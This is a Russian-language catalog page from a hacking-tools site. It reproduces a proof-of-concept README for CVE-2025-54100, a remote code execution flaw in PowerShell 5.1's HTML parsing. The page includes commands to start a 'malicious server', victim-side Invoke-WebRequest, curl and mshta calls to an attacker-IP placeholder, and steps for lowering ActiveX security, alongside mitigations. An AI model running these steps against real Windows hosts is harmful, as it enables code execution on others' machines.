
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-54100 — CVE-2025-54100 (CVSS 7.8 High) — уязвимость внедрения команд в командлете Invoke-WebRequest в Windows PowerShell 5.1. Она возникает из-за некорректной нейтрализации специальных элементов при автоматическом разборе веб-ответов. | Kitploit
Инструменты/GitHubGitHub/themehackers/cve-2025-54100
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеСтатьи и ИсследованияОбучение и Образование
GitHubthemehackers/cve-2025-54100

CVE-2025-54100

CVE-2025-54100 (CVSS 7.8 High) — уязвимость внедрения команд в командлете Invoke-WebRequest в Windows PowerShell 5.1. Она возникает из-за некорректной нейтрализации специальных элементов при автоматическом разборе веб-ответов.

Репозиторий
3178611 месяцев назадПроверено Kitploit
Поделиться

CVE-2025-54100 – PoC разбора ответов PowerShell

Краткий Proof-of-Concept, демонстрирующий, как CVE-2025-54100 может привести к удалённому выполнению кода (RCE) в Windows PowerShell 5.1 через вредоносный разбор HTML.

Содержание

  • Что такое CVE-2025-54100?
  • Как работает PoC
  • Быстрый старт
  • Запуск с машины жертвы
  • Устранение неполадок и проверка
  • Доказательства
  • Меры по снижению риска
  • Отказ от ответственности
  • Ссылки

Что такое CVE-2025-54100?

  • Тип: внедрение команд в Invoke-WebRequest, когда не используется -UseBasicParsing
  • Критичность: CVSS 7.8 (высокая)
  • Корневая причина: разбор HTML-ответов на основе MSHTML позволяет выполнять скрипты (например, ActiveXObject) в контексте вызывающего.
  • Подверженные системы: Windows 10/11 и Windows Server 2008-2025 с PowerShell 5.1.

Как работает PoC

  1. Сервер FastAPI в CVE-2025-54100.py отдаёт специально сформированную HTML-нагрузку.
  2. Нагрузка пытается создать экземпляры ActiveX-объектов WScript.Shell / Shell.Application.
  3. На уязвимых хостах парсер MSHTML выполняет скрипт, демонстрируя RCE запуском calc.exe.
  4. Предоставленная нагрузка намеренно минимальна и не наносит вреда, но может быть изменена для дальнейших исследований.

Быстрый старт

Предварительные требования

  • Python 3.10+ (проверено с FastAPI и Uvicorn)
  • Установите зависимости:
    python3 -m venv .venv
    source .venv/bin/activate
    pip3 install -r requirements.txt
    

Запуск вредоносного сервера

Запустите HTTP-сервер PoC:

uvicorn app:app --host 0.0.0.0  --port 8888 --reload

Запуск с машины жертвы

Выполните эти команды на уязвимой Windows-машине без -UseBasicParsing:

# Invoke-WebRequest
Invoke-WebRequest -Uri "http://<attacker-ip>:8888"
# curl alias
curl http://<attacker-ip>:8888
# mshta
mshta http://<attacker-ip>:8888

Используйте тот же порт, который вы указали при настройке сервера. При наличии уязвимости встроенный скрипт выполняется через парсер MSHTML. Некоторые антивирусные продукты могут блокировать такое поведение, несмотря на наличие проблемы разбора.

Устранение неполадок и проверка

Если calc.exe не появляется:

  1. Откройте Свойства браузера на машине жертвы.
  2. Перейдите в Безопасность → Настраиваемый уровень...
  3. Включите «Инициализировать и выполнять сценарии ActiveX, не помеченные как безопасные».
  4. Повторно выполните Invoke-WebRequest без -UseBasicParsing.

Это демонстрирует вектор выполнения. Реальные вредоносные нагрузки могут использовать обфускацию или дополнительные обходные пути, чтобы обойти ограничения по умолчанию.

Доказательства

PoC

Меры по снижению риска

Microsoft исправила проблему в декабре 2025 года:

  1. Установите обновления безопасности на затронутые Windows-хосты.
  2. Используйте -UseBasicParsing, чтобы избежать разбора MSHTML:
    Invoke-WebRequest -Uri "http://<attacker-ip>:8888" -UseBasicParsing
    
  3. Перейдите на PowerShell 7+ (pwsh), который не полагается на MSHTML при разборе.

Отказ от ответственности

[!WARNING] Только для образовательных целей и авторизованного тестирования. Используйте ответственно и соблюдайте все применимые законы. Авторы не несут ответственности за неправомерное использование или ущерб.


Ссылки

  • NVD: CVE-2025-54100
  • MSRC: Руководство по обновлению
  • GitHub: osman1337-security/CVE-2025-54100
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    357
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    317
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    305
  • 6

    opencti

    opencti-platform/opencti

    Открытая платформа киберразведки угроз

    275

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




